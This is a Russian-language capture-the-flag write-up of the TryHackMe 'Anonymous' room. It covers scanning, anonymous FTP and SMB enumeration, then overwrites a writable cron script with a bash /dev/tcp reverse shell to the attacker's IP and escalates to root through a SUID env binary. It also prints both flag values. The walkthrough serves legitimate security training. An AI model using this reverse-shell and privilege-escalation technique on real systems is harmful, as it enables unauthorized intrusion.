

Волксру

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 19:31 (*Простая комната, даже слишком.*).

Использованные файлы:

- user.txt - флаг
- root.txt - флаг
- clean.sh - файл который мы абузили для получение reverse shell
- [linpeas.sh](#) - скрипт для повышения привилегий на linux.

Порядок действий:

1) Редактирование /etc/resolv.conf для доступа в интернет, создание папки комнаты, включение win kex для удобства, включение vpn для доступа к комнатам

1. `sudo nano /etc/resolv.conf; clear; mkdir anonymous; cd anonymous; kex --win; clear; openvpn ../Kolya080808.ovpn`
2. `clear; sudo ./thm-troubleshoot; nmap -sCV 10.10.252.217; gobuster dir -w directory-list-2.3-medium.txt -b 404 -u http://10.10.252.217`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE:
writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to ::ffff:10.9.2.149
|     Logged in as ftp
```

```
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| 256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_ 256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
| date: 2025-01-11T15:51:18
|_ start_date: N/A
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: anonymous
| NetBIOS computer name: ANONYMOUS\x00
| Domain name: \x00
| FQDN: anonymous
|_ System time: 2025-01-11T15:51:18+00:00
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
```

3) Запуск Gobuster для поиска директорий.

- Результаты:

Ничего не дало.

4) Сначала я ответил на 3 вопроса:

- Результат:

Enumerate the machine. How many ports are open?

4

✓ Correct Answer

What service is running on port 21?

ftp

✓ Correct Answer

What service is running on ports 139 and 445?

smb

✓ Correct Answer

5) Затем я подключился по smb к серверу и ответил на четвертый вопрос:

- Результат:

```
(kolya080808@ Nikolapc) - [~]
$ smbclient -L \\10.10.252.217
Password for [WORKGROUP\kolya080808]:
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
pics	Disk	My SMB Share Directory for Pics
IPC\$	IPC	IPC Service (anonymous server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
WORKGROUP	ANONYMOUS

There's a share on the user's computer. What's it called?

pics

✓ Correct Answer

6) Потом с помощью ftp я просмотрел какие у нас есть файлы и какие у нас к ним права:

- Результат:

```
(kolya080808@ Nikolapc)-[~]
$ ftp anonymous@10.10.252.217
Connected to 10.10.252.217.
220 NamelessOne's FTP Server!
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32787|)
150 Here comes the directory listing.
drwxrwxrwx  2 111      113      4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> pwd
Remote directory: /scripts
ftp> ls
229 Entering Extended Passive Mode (|||40081|)
150 Here comes the directory listing.
-rwxr-xrwx  1 1000      1000      314 Jun 04  2020 clean.sh
-rw-rw-r--  1 1000      1000     1118 Jan 11 15:55 removed_files.log
-rw-r--r--  1 1000      1000       68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> exit
221 Goodbye.
```

7) Ну и я поменял clean.sh на свой и получил reverse shell:

- Результат:

```
GNU nano 8.2
#!/bin/bash
bash -i >& /dev/tcp/10.9.2.149/1234 0>&1
```

```
valid_lft forever preferred_lft forever

(kolya080808@ Nikolapc)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.2.149] from (UNKNOWN) [10.10.252.217] 60006
bash: cannot set terminal process group (1398): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ ls
```

8) Потом я стабилизировал командную строку и прочитал флаг:

- Результат:

```
user.txt
namelessone@anonymous:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
namelessone@anonymous:~$ export TERM=screen
export TERM=screen
namelessone@anonymous:~$ cat user
cat user.txt
90d6f992585815ff991e68748c414740
```

9) Затем с помощью linpeas.sh я посмотрел, как мы можем повысить привилегии, ну и повысил их:

- Результат:

```

SUID - Check easy privesc, exploits and wri
https://book.hacktricks.xyz/linux-hardening/privilege-
strings Not Found
-rwsr-xr-x 1 root root 40K Oct 10 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/8268/
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/8268/
-rwsr-xr-x 1 root root 40K Mar 25 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 27K Oct 10 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 71K Mar 25 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 40K Mar 25 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 74K Mar 25 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 39K Mar 25 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 53K Mar 25 2019 /snap/core/8268/
-rwsr-xr-x 1 root root 134K Oct 11 2019 /snap/core/8268
-rwsr-xr-- 1 root systemd-resolve 42K Jun 10 2019 /snap
-rwsr-xr-x 1 root root 419K Mar 4 2019 /snap/core/8268
-rwsr-sr-x 1 root root 105K Dec 6 2019 /snap/core/8268
-rwsr-xr-- 1 root dip 386K Jun 12 2018 /snap/core/8268/
-rwsr-xr-x 1 root root 40K Jan 27 2020 /snap/core/9066/
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/9066/
-rwsr-xr-x 1 root root 44K May 7 2014 /snap/core/9066/
-rwsr-xr-x 1 root root 40K Mar 25 2019 /snap/core/9066/
-rwsr-xr-x 1 root root 27K Jan 27 2020 /snap/core/9066/
-rwsr-xr-x 1 root root 71K Mar 25 2019 /snap/core/9066/
-rwsr-xr-x 1 root root 40K Mar 25 2019 /snap/core/9066/
-rwsr-xr-x 1 root root 74K Mar 25 2019 /snap/core/9066/
-rwsr-xr-x 1 root root 39K Mar 25 2019 /snap/core/9066/
-rwsr-xr-x 1 root root 53K Mar 25 2019 /snap/core/9066/
-rwsr-xr-x 1 root root 134K Jan 31 2020 /snap/core/9066
-rwsr-xr-- 1 root systemd-resolve 42K Nov 29 2019 /snap
-rwsr-xr-x 1 root root 419K Mar 4 2019 /snap/core/9066
-rwsr-xr-x 1 root root 109K Apr 10 2020 /snap/core/9066
-rwsr-xr-- 1 root dip 386K Feb 11 2020 /snap/core/9066/
-rwsr-xr-x 1 root root 27K Mar 5 2020 /bin/umount ---
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 63K Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 43K Mar 5 2020 /bin/mount --->
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 99K Nov 23 2018 /usr/lib/x86_64-
-rwsr-xr-- 1 root messagebus 42K Jun 10 2019 /usr/lib/d
-rwsr-sr-x 1 root root 107K Oct 30 2019 /usr/lib/snapd/
-rwsr-xr-x 1 root root 14K Mar 27 2019 /usr/lib/policyk
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/d
-rwsr-xr-x 1 root root 427K Mar 4 2019 /usr/lib/openss
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 35K Jan 18 2018 /usr/bin/env
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd

bash: no job control in this shell
namelessone@anonymous:~$ env /bin/sh -p
env /bin/sh -p
whoami
root

```

10) Ну и читаем последний флаг:

- Результат:

```
root.txt
cat root.txt
4d930091c31a622a7ed10f27999af363
^C
```

Примечание


Примечание

Комната прикольная, но на medium явно не тянет, она прям сильно простая. Я бы даже сказал она легче, чем easy.

Но все равно, спасибо TryHackMe за комнату!

Видео выполнения

- Оригинал:



- [YouTube](#)